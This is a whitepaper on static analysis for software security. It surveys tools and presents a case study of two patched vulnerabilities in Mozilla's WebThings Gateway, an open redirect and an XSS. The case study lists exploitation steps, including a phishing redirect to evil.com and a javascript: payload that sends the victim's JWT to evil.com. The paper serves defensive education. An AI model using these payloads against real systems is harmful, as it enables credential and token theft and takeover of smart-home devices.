WHITEPAPER

SOURCE CODE STATIC ANALYSIS FOR SOFTWARE SECURITY

DECEMBER 2020

ALEXANDRA INSTITUTE

AUTHOR

Panagiotis Vasilikos
Alexandra Institute

Published by

THE ALEXANDRA INSTITUTE

December 2020

TABLE OF CONTENTS

1 EXECUTIVE SUMMARY

In recent years, many enterprises have become victims of cyberattacks due to software vulnerabilities exhibited in their deployed software. The latter has resulted in software security becoming a major concern of software development teams. Although the efforts of prioritizing software security have been increased, many developers are still lacking the appropriate knowledge and tools for effectively improving and maintaining the security of their software.

Static analysis is a powerful technique which enables one to automatically reason about the absence of bugs within a piece of software without actually executing it. Developers can get deep insights regarding their code's quality by simply setting up and running a static analysis tool for their project. Both the automation and static checks provided by those tools have made static analysis a key process within a secure software development life cycle.

In this paper, we cover the fundamentals of static analysis and we discuss some of the state-of-the-art static analysis tools which can be used to find security vulnerabilities within the list of the top 25 most dangerous software weaknesses (CWE). We also present a case study of two security vulnerabilities found by us using static analysis tools in a major open-source IoT project, the WebThings Gateway by Mozilla.

The paper is intended as a practical guide to static analysis tools for software developers and security experts who conduct code reviews or perform research on software security.

2 INTRODUCTION

Every day more enterprises become victims of cyberattacks, leading to severe security breaches. The latest report by Forrester [1] shows that in 2020, application software is the prime asset targeted by adversaries in cyberattacks. In particular, 42% of the cyberattacks were carried out by exploiting a software vulnerability and 35% of it was through a web application. Along the same lines of research, in Veracode's 2019 report [2], 85,000 software applications have been under test for security vulnerabilities, where 10 million flaws have been discovered.

Those results can be seen as a consequence of various factors, including:

- The rapid growth of new software technologies within the spaces of Cloud Computing, the Internet of Things (IoT), Big Data, and Artificial Intelligence has created many successful businesses. However, many of those products come with insufficient security and low maturity.
- The ease of extending an application's functionality by using third-party open-source software. When this is done without care, it can introduce security holes within the application. An indicator of this is the fact that the number of vulnerabilities in open-source software in 2018 has seen an increase of almost 50% in 2019 [3].
- The requirements of interconnectivity through wireless links, as well as the enormous size in lines of code and integrated components highly increase the complexity of modern applications. Complexity can be the worst enemy of security, introducing vulnerabilities which are difficult to detect by software developers, but eventually they are discovered by skilled adversaries.
- High competition as well as the market needs push for more software development, however, this leaves small time frames for software testing and security reviews for software development teams.
- Software development teams lack proper security training, while on the other hand, adversaries and software exploitation frameworks are becoming more sophisticated.

In order to produce sufficiently secure software, security needs to be pushed left in the software development life cycle. At first, software development teams should begin with establishing continuous processes on education regarding the best secure coding

practices and the latest attacks. Acquiring security education could enhance code reviews with security inspections and would enable developers to use automated tools for detecting software vulnerabilities in the early stages of software development. Automated tools do not only identify potential security holes left in the software, but they also improve the efficiency of code reviews.

In this paper, we focus on a specific class of automated tools, that is the class of source code static analysis tools (SAT). SAT provide security insights about a piece of software by only examining its source code and without the need of executing it. We cover the theoretical fundamentals of static analysis, and we then present some of the state-of-the-art SAT which can be used in order to detect high-severity vulnerabilities included in the 2020 CWE (common weakness enumeration) list [4] of the 25 most dangerous software weaknesses.

We also present a case study of two real-world vulnerabilities within the world of IoT, which we discovered using SAT. In particular, our case study is concerned with the WebThings gateway provided by Mozilla (https://iot.mozilla.org/), which allows one to control its smart house devices via a web application. The vulnerabilities discovered there allow an adversary to perform a phishing attack which would result in the gateway being compromised, which would give the adversary full control of the smart devices connected to the gateway.

The rest of the paper is organized as follows: In Section 3, we present the main techniques used behind SAT, and in Section 4 we refer to some of the state-of-the-art SAT. In Section 5, we present our case study, while in Section 6, we discuss complementary approaches to SAT. Finally, in Section 7, we give our conclusions.

3 SOURCE CODE STATIC ANALYSIS

Source code static analysis offers automated techniques which can be used at *compile-time* in order to efficiently *approximate* a program's behaviours which rise dynamically during its execution. Those approximations are then used to tackle a great range of problems such as code optimization, dead code elimination, detection of program states which could lead to a program crash, detection of security vulnerabilities and more.

One could now ask why static analysis can only approximate a program's behaviours, and why it cannot always produce precise solutions to a given problem. The answer to this question lies within the fact that many of those problems are in general *undecidable,* i.e. it has been proven that there does not exist an algorithm which can provide a yes-no answer to the problem. The latter has been clearly proven in Rice's Theorem [5] which informally states that "Any non-trivial property of the behaviour of programs in a Turing-complete language is undecidable".



Figure 1: The nature of approximation in static analysis.

In particular, an approximation in static analysis can be either an *over-approximation* or an *under-approximation*. Results from an analysis which uses over-approximation contain *at least* all the possible program behaviours. However, behaviours that wouldn't occur in a real execution of the program may also be contained in the results. Such artificial behaviours produced by an analysis are called false positives. To understand the latter consider a process whose source code contains the following snippet written in the C language

```
... ; bytes = recv(s, buf, sizeof(buf) , 0); ...
```

The process receives data from the network and stores it in the buffer buf. Most static analyses which perform an over-approximation to calculate the set of potential values that buf can hold will produce that data in it could be *anything*. However, in reality this process could have been deployed in an internal network where it only communicates with other processes which send data within a very restricted range.

On the other hand, results produced by an analysis which performs an underapproximation contain behaviours which are *certain to occur* during a program's execution. This approach, however, is expected to miss some of the program's real behaviours. These concepts of approximation are illustrated in Figure 1.

The techniques used to calculate those approximations vary and depend on the specifics of the problem solved by the static analysis. Some of the most common techniques[1] are Abstract Interpretation [6], Symbolic Execution [7], Annotated Type Systems and Algorithms [8].

For many static analyses it is convenient to work on a *model* which represents a given program. The model is used to capture the program's properties which are relevant for the analysis, and thus simplifies the problem's calculation but also boosts the calculation's performance. Those models are often intermediate representations of the program's source code which is performed by compilers or virtual machines. In particular, the main models utilized by a static analysis are graphs such as the *abstract syntax tree* (AST), the *control flow graph* (CFG) and the *data flow graph* (DFG). The AST captures the syntactic properties of the source-code, the CFG captures the order of execution of the program's statements, while the DFG contains information regarding how information is transferred between the different objects and variables within a program.

[1] *The details of those techniques are out of the scope of this paper. For further details we refer the reader to the appropriate references.*



Figure 2: A high-level overview behind a static analysis process

Fig. 2 depicts a high-level overview of the process followed by a static analysis. The process begins with a lexical analysis by passing the program's source-code to the lexer. The lexer produces a sequence of tokens (i.e. a list of strings with well-defined meaning), which are fed to the parser. The parser constructs the parse tree that is a structural representation of the program. The latter usually contains a lot of detailed information regarding the program's syntax. Since most of the time not all this information is relevant for the static analysis, the parse tree is passed to an AST constructor which calculates the program's AST, filtering out redundant information.

Next, depending on the purpose of the static analysis, we have the following three cases: (a) the AST is traversed and the final results are calculated (Fig. 2 middle), (b) the AST is used to calculate the DFG (Fig. 2 top) and the final results are produced by traversing it or (c) the AST is used to calculate the CFG (Fig. 2 bottom) and the analysis results are calculated after traversing it. Finally, it should be noted that in many static analyses, all of those graphs will be utilized in order for the analysis results to be calculated.

4 STATIC ANALYSIS TOOLS

In this section, we refer to some of the state-of-the-art static analysis tools and their characteristics. All of the tools are easy to set up and use, and they come with clear documentation.

Table 1 summarizes the tools including information regarding the languages and the analysis that they support.

Tool	Supported Languages	Supported Analysis
Infer	Java, C,C++,Objective-C	Data Flow, Control Flow
SonarQube	Java, Javascript, C#, TypeScript, Kotlin, Ruby, Go, Scala, Flex, Python, PHP, HTML, CSS, XML and VB.NET	Data Flow, Control Flow, Syntactic
JSlint	Javascript	Syntactic
Flawfinder	C,C++	Syntactic
LGTM	Java, Python, JavaScript, TypeScript, C#, Go, C and C++	Data Flow, Control Flow, Syntactic
CodeSonar	C,C++	Data Flow, Control Flow, Syntactic
CPPCheck	C,C++	Data Flow, Control Flow, Syntactic
Clang Static Analyzer	C,C++,Objective-C	Data Flow, Control Flow, Syntactic
Bandit	Python	Syntactic Analysis
Pyre	Python	Data Flow, Control Flow

Table 1: List of static analysis tools.

4.1 INFER

Infer is an open-source tool written in OCAML. It was initially developed by the start-up Monoidics in 2009, which later in 2013 was acquired by Facebook. The tool can be used to detect security vulnerabilities in Java, C, C++ and Objective-C. The analysis behind Infer leverages sophisticated mathematical techniques such as separation logic [9, 10, 11], bi-abduction [12] and abstract interpretation [6]. Some of the security bugs found by Infer are null pointer exceptions, resource leaks, annotation reachability, missing lock guards, concurrency race conditions and buffer overflows. The official website of the tool can be found at https://fbinfer.com/, while the paper [13] describes Facebook's experience in integrating Infer into their software development cycle.

4.2 SONARQUBE

SonarQube is a tool which offers a wide range of analysis for most modern programming languages such as Java, Javascript, C#, TypeScript, Kotlin, Ruby, Go, Scala, Flex, Python, PHP, HTML, CSS, XML and VB.NET. It can detect various classes of security issues including the ones listed in the CWE top 25 [4]. It comes with a rich user interface that enables code reviews to be shared among developers and security analysts. In addition to that, it can be easily integrated with continuous integration engines such as Jenkins, Azure DevOps, TeamCity, Bamboo etc., while it also supports numerous source configuration management tools such as Git, Subversion, CVS, Mercurial e.t.c. The official website of the tool is at https://www.sonarqube.org/.

4.3 JSLINT

JSLint is a code quality tool for a subset of Javascript. It performs syntactic analysis of programs, and whenever it detects an issue it produces a description about it. Even though JSLint doesn't support security checks, its code quality insights can be used to improve the structure and readability of a Javascript program, preparing it for a security code review. The official website of the tool is at https://jslint.com/.

4.4 FLAWFINDER

Flawfinder is a simple tool that detects security flaws in programs written in C and C++ by performing a syntactic analysis. In particular, the tool checks a program against a built-in database of C/C++ functions with well-known problems, such as buffer overflow risks (e.g., strcpy(), strcat(), gets(), sprintf(), and the scanf() family), format string problems ([v][f]printf(), [v]snprintf(), and syslog()), race conditions (such as access(), chown(), chgrp(), chmod(), tmpfile(), tmpnam(), tempnam(), and mktemp()), potential shell

metacharacter dangers (most of the exec() family, system(), popen()), and poor random number acquisition (such as random()).

The official website of the tool is at https://dwheeler.com/flawfinder/.

4.5 LGTM

LGTM is a security analysis platform developed by Semmle. LGTM is free for open-source projects, it can be integrated with GitHub and BitBucket and it can analyze programs written in Java, Python, JavaScript, TypeScript, C#, Go, C and C++. The analyses used by LGTM are written as queries using the declarative language CodeQL and can be used to detect some of the most daunting security vulnerabilities. In addition to that, LGTM offers the option for developing customized queries. Finally, the tool offers a web-application which gives quality metrics of a software project by comparing it to other open-source projects which have been analyzed with LGTM. The official website of the tool is at https://semmle.com/.

4.6 CODESONAR

CodeSonar is a security analysis tool for C and C++ code which has been developed by Grammatech. The tool provides a user interface for reviewing the security issues detected in the code, while it also provides a module for path and call tree visualization which eases the task of determining if an issue is a false or true positive. Some of the security defects detected by the tool are buffer overflows, cast and conversion problems, command injections, concurrency errors, memory leaks, and null pointer dereferences. The official website of the tool is at https://www.grammatech.com/codesonar-cc.

4.7 CPPCHECK

Cppcheck is an open-source static analysis tool for C and C++ which has been designed such that it produces very few false positives. Some of the issues detected by it are division by zero, integer overflows, null pointer dereferences, buffer overflows, uninitialized variables, improper access control and input validation errors. Cppcheck is very easy to use and it can be found at http://cppcheck.sourceforge.net/.

4.8 CLANG STATIC ANALYZER

Clang static analyzer is an open-source static analysis tool for C, C++ and Objective-C code. The tool has been built on top of Clang and LLVM and consists of a set of C/C++ libraries which can be used as building blocks for building other static analysis tools. Some of the bugs detected by the tool are null pointer dereferences, use after free, division by

zero, use of uninitialized variables and memory leaks. The results of the tool can be displayed on a web browser where detailed information regarding the detected bugs is presented. The official website of the tool is at https://clang-analyzer.llvm.org/.

4.9 BANDIT

Bandit is an open-source static analysis tool for detecting security holes in Python. The tool performs a syntactic analysis of a program and checks it against a database of well-known security issues. Some of the security issues detected by Bandit are code injections, use of unsafe functions, hard-coded credentials, weak permissions on files and more. For each detected issue the tool provides a risk score which can be used for prioritizing its fix, while it also sometimes provides links with suggestions regarding how to fix the issue. The official website of the tool is at https://pypi.org/project/bandit/.

4.10 DATA FLOW GRAPH (DFG)



Figure 3: An example of a DFG used for taint analysis.

4.11 PYRE

Pyre is an open-source tool which performs type-checking and security analysis for programs written in Python. In particular, the security analysis is implemented by Pysa – a static analysis tool which can detect dangerous information flows within a program by performing taint analysis (to be explained in the next section). The official website of the tool is at https://pyre-check.org/.

5 FINDING REAL WORLD BUGS WITH SAT

In this section, we present two security vulnerabilities which we found in Mozilla's WebThings Gateway. The vulnerabilities were detected using the static analysis tool LGTM. LGTM allows one to perform taint analysis in order to detect dangerous information flows. We begin by describing how taint analysis works, and we then proceed with our vulnerability findings.

5.1 TAINT ANALYSIS

Taint analysis [14, 15, 16] tracks how information flows between the different variables and objects of a program. Intuitively, the aim of the analysis is to determine (a) if *untrusted* data can influence variables with high integrity or (b) if *sensitive* data can end up in *public* variables which can be observed by adversaries. Some of the bugs which can be detected by taint analysis are sql/nosql injections, command injections, exposure of sensitive information and cross-site scripting attacks.



Figure 4:The architecture of the WebThings Gateway.

The information flow tracking process of taint analysis defines the concepts of *sinks* and *sources*. Those concepts have different meaning depending on the desired security goal we would like to achieve. In the case of an integrity goal the sources describe the places where untrusted data can enter the program, e.g. user provided input, files, environment

variables, HTTP request parameters, network data etc., while sinks describe places where only trusted data should end up, e.g. input to OS commands or database queries. On the other hand, in the case of confidentiality sources describe the places where sensitive data originates, e.g. password files, credentials, cryptographic keys etc., while sinks describe the places and variables in code which can be publicly observed, e.g. files with weak permissions, standard output or data sent through HTTP.

Data originated from sources becomes *tainted*, while, whenever tainted data is used to define the value of some other variable, this variable becomes tainted as well. A violation is reported whenever tainted data enters a sink. In particular, the analysis tracks how tainted data is propagated using a DFG. To understand this through an example consider the program depicted in Figure 3. The program receives the input `y` and uses it to define the local variable `x`.

Next, if a certain condition `b` is fulfilled, `x` defines the value of `z` and the program returns, otherwise, the program returns `x`. On right side of Figure 3 we can see the program's DFG which consists of nodes with variables. Whenever information flows between variables, a directed edge is connecting the appropriate nodes. For instance, there is an edge from the expression node `y` to the expression node `x` due to the assignment `x = y`. Similarly, there is an edge connecting `x` and `z` because of the assignment `z = x`. Now if `y` is tainted data, then because of the DFG both `x` and `z` will be tainted. In addition to that, if now `z` is a sink then the analysis will report a violation.

Let's now see how we utilized taint analysis to find two real-world security vulnerabilities.

5.2 WEBTHINGS GATEWAY

We performed a security review of the WebThings IoT Gateway developed by Mozilla. We found two vulnerabilities which can be exploited by an adversary to (a) redirect a victim to a malicious website, steal the victim's credentials and (b) steal the victim's jason web token (jwt) and authenticate to the gateway.

The first vulnerability is an open redirect (cwe-601), while the second one is a cross-site scripting (cwe-79). Both of the vulnerabilities have now been patched, while CVE-2020–6803 (https://nvd.nist.gov/vuln/detail/CVE-2020-6803) has been assigned to the first vulnerability and CVE-2020–6804 (https://nvd. nist.gov/vuln/detail/CVE-2020-6804) to the second one.

Before we begin describing the details of discovering and exploiting the vulnerabilities, we will briefly describe Mozilla's IoT gateway.

5.2.1 ARCHITECTURE

Mozilla is working on a project called WebThings. WebThings is an open-source implementation of the Web of Things, whose idea is to provide a generic software design framework which would allow IoT devices to be connected and discovered through the World Wide Web. In other words, WebThings is the IoT's application layer to the network layer providing flexibility in creating and connecting IoT devices which run on different platforms.

For the purpose of the WebThings project, Mozilla has implemented a gateway which allows you to connect and control your smart home devices through a web interface. The architecture[2] of the gateway is depicted in Figure 4. The gateway (Pi Gateway in Fig. 4.) can run either on a raspberry Pi or a Linux machine, while your smart devices (Smart Home in Fig. 4) can be connected to the gateway and exchange information through your local network. You can control your devices through a web-interface using a web-browser. In particular, the web-interface can either be accessed locally (Web-App left in Fig. 4.) or through the internet using HTTPS (Web-App right in Fig. 4) by obtaining a subdomain of mozilla-iot.org. The latter would require your gateway to be connected to your home router (Router in Fig. 4).

To authenticate to the gateway you first need to visit the gateway's login url – for instance, in my case that would be https://panava.mozilla-iot.org/ login where panava.mozilla-iot.org is my Mozilla's subdomain. Next, you need to provide your email and password, and upon successful authentication, you receive a jason web token (jwt) which can be then used to authenticate to the gateway in future requests. The code of the login script can be found in Figure 5.

[2] *Note that the latest architecture of the gateway may differ from the one described here.*

```
13  function setupForm() {
14    const form = document.getElementById('login-form');
15    const email = document.getElementById('email');
16    const password = document.getElementById('password');
17    const errorSubmission = document.getElementById('error-submission');
18
19    form.addEventListener('submit', (e) => {
20      e.preventDefault();
21      errorSubmission.classList.add('hidden');
22
23      const emailValue = email.value;
24      const passwordValue = password.value;
25
26      API.login(emailValue, passwordValue).
27        then(() => {
28          const search = window.location.search;
29          const match = search.match(/url=([^=&]+)/);
30
31          let url = '/';
32          if (match) {
33            url = decodeURIComponent(match[1]);
34          }
35
36          window.location.href = url;
37        }).
38        catch((err) => {
39          errorSubmission.classList.remove('hidden');
40          errorSubmission.textContent = err.message;
41          console.error(err);
42        });
43    });
44  }
```

Figure 5:The source code for the gateway's login page.

The code is relatively simple — it creates a login form which asks you for an email and a password. Once you fill out the form and press the submit button an authentication request to an API is made at line 26. If the authentication succeeds something interesting happens. In particular, at lines 28–29 the script is checking if there exists a query parameter with name url in the login url. In case it finds it you will be redirected to the value of the url parameter.

For instance if you visit https://panava.mozilla-iot.org/login?url=https://www.google.com then after a successful authentication you will be redirected to Google's search engine.

5.2.2 VULNERABILITIES IN MOZILLA'S IOT GATEWAY LOGIN PAGE

Both the open redirect and the cross-site scripting vulnerabilities are due to the url redirection functionality of the login script. Let's now see how we detected the vulnerabilities and how one can exploit them.

Open Redirect This vulnerability allows an adversary to redirect a victim to a malicious website and then steal the victim's credentials.

To exploit the vulnerability an adversary needs to know the subdomain of the victim, e.g. this would be panava.mozilla-iot.org in my case, and then it proceeds with the following steps:

- The adversary creates a webpage which looks identical to the login page provided by Mozilla's gateway, e.g. : http://www.evil.com/login.
- The adversary uses a phishing email and convinces the victim to visit the link https://panava.mozilla-iot.org/login?url=http://www.evil.com/login.
- The victim visits the link and submits its credentials. If the authentication is successful, the victim will be redirected to http://www.evil.com/login.
- The victim resubmits its credentials but now to the malicious website.
- The adversary has now the victim's credentials and can authenticate to the gateway.

We used LGTM's taint analysis to detect this vulnerability. The tool immediately detected the vulnerability in less than 1 minute. The way the tool found the vulnerability is by labeling the windows.location.search variable in line 28 as source, and the windows.location.href variable in line 36 as sink. This is because the value of windows.location.search can be crafted by an adversary. In the DFG we will have the following information flows windows.location.search→ search → match → url → windows.location.href, and thus tainted data flows into a sink.

Cross-Site Scripting This vulnerability allows an adversary to steal the victim's jwt and consequently authenticate to the gateway and control the victim's smart devices.

This vulnerability was not flagged by the tool directly, however the taint analysis results from the open-redirect vulnerability was a good indicator to proceed with further investigation. First ,we need to know that jason web tokens stored in the browsers local storage can be accessed through Javascript. In particular, for the gateway, the jwt can be accessed with the following call localStorage.getItem('jwt'). Since we now know that we can access the token, let's see how an adversary can exploit this.

As with the exploitation of the open redirect vulnerability, here the adversary needs to know the subdomain of the victim, e.g. the domain panava.mozillaiot.org. Next, the adversary proceeds as:

- The adversary sets up a server at http://www.evil.com which will be used to capture the jwt of the victim.
- The adversary uses a phishing email and convinces the victim to visit the link https://panava.mozilla-iot.org/login?url=javascript:var i = new Image; i.src = "http://www.evil.com/?" +localStorage.getItem('jwt').
- The victim visits the link and submits its credentials.
- If the authentication is successful, the victim's jwt will be sent to the malicious website. The adversary can now use the jwt to connect to the gateway.

We just showed how critical vulnerabilities can be found by SAT, without a lot of effort. Thus, we highly encourage developers to get more familiar with SAT and taint analysis.



Figure 6: Secure Software Development Lifecycle

6 COMPLEMENTARY APPROACHES

Static analysis offers efficient and automatic techniques for detecting some of the most severe security vulnerabilities. However, static analysis is not a silver bullet solution to software security. Instead it should be seen as a necessary process within a secure software development lifecycle (SDLC).

SDLC is a framework of processes that need to be followed in order to build, monitor and maintain secure software. SDLC begins by establishing and documenting the security and privacy requirements for the software. Next, the important assets involved in the software (e.g. passwords, databases, cryptographic keys etc.) and the potential threats to them should be identified and the likelihood of a threat compromising an asset should be calculated. The latter is usually referred to as Risk Analysis.

Once the first components of the software are developed, static analysis tools can be used to detect early security defects. In addition to this, the components should be reviewed through manual core reviews. If the components use third-party software, then a vulnerability assessment should be performed in order to detect any known published vulnerabilities. If a binary software component is used, which is not possible to obtain its source-code, then static analysis for binaries should be used to scan it.

Once the software reaches a mature version, dynamic analysis can take place. Dynamic analysis includes but is not limited to (an) internal or external penetration testing which aims to simulate real attack scenarios against the software (b) fuzz testing [17, 18] that is an automated technique which can efficiently test the software's interfaces and APIs with random input and detect security bugs in it (c) address sanitizers [18] which can be used in C and C++ code in order to instrument the code such that useful information would be given to the developer in case of a crash or an error, and finally, (d) property based testing [19] which can be used to formally describe the desired security properties and then check the software against them using random input.

At this stage, the software should be ready to be deployed and thus monitoring mechanisms such as network and software logs should be used in order to detect unusual behaviours. Monitoring mechanisms also include bug bounty programs which allow external researchers to detect novel security vulnerabilities in the software. Finally, we have the implementation of a well-documented response plan that addresses how to prioritize and patch new vulnerabilities.

The SDLC framework is depicted in Figure 6. The number of $ in each of the different SDLC processes is an intuitive illustration of how much a bug fix would cost at this particular stage of the SDLC. All the processes involved in SDLC can complement the checks of SAT and increase the overall security of the software.

7 CONCLUSION

In order to tackle the latest increasing number of cyberattacks on software, continuous and thorough security reviews using manual and automated techniques are needed.

Static analysis provides powerful automatic tools that allow one to detect severe security vulnerabilities in software. Although the first static analysis tools were only able to analyze toy programs, nowadays, both industry and academia offer a wide variety of mature tools that can analyze thousands of lines of software written in any modern programming language. However, those tools still remain unknown to developers and they are not widely adopted.

In this paper, we have presented an introductory guide to the fundamentals of static analysis. We discussed commercial and open-source static analysis tools and we also presented how we used static analysis to detect two security vulnerabilities in the WebThings gateway developed by Mozilla. Even though we haven't included instructions on how to setup and use the tools, we believe that all of them are very intuitive and well documented.

8 REFERENCES

[1] S. Cariell, A. DeMartine, M. Bongarzone, and P. Dostie, “The state of application security, 2020 applications remain the top external attack method; don’t get complacent,” 2020.

[2] “State of software security,” *Veracode*, vol. 10.

[3] “The state of open-source security vulnerabilities,” *WhiteSource Annual Report 2020*.

[4] MITRE, “2020 cwe top 25 most dangerous software weaknesses,”

[5] H. G. Rice, “Classes of recursively enumerable sets and their decision problems,” *Transactions of the American Mathematical Society*, vol. 74, no. 2, pp. 358–366, 1953.

[6] P. Cousot and R. Cousot, “Abstract interpretation: A unified lattice model for static analysis of programs by construction or approximation of fixpoints,” in *Conference Record of the Fourth ACM Symposium on Principles of Programming Languages, Los Angeles, California, USA, January 1977* (R. M. Graham, M. A. Harrison, and R. Sethi, eds.), pp. 238–252, ACM, 1977.

[7] J. C. King, “Symbolic execution and program testing,” *Commun. ACM*, vol. 19, no. 7, pp. 385–394, 1976.

[8] F. Nielson, H. R. Nielson, and C. Hankin, *Principles of program analysis*. Springer, 1999.

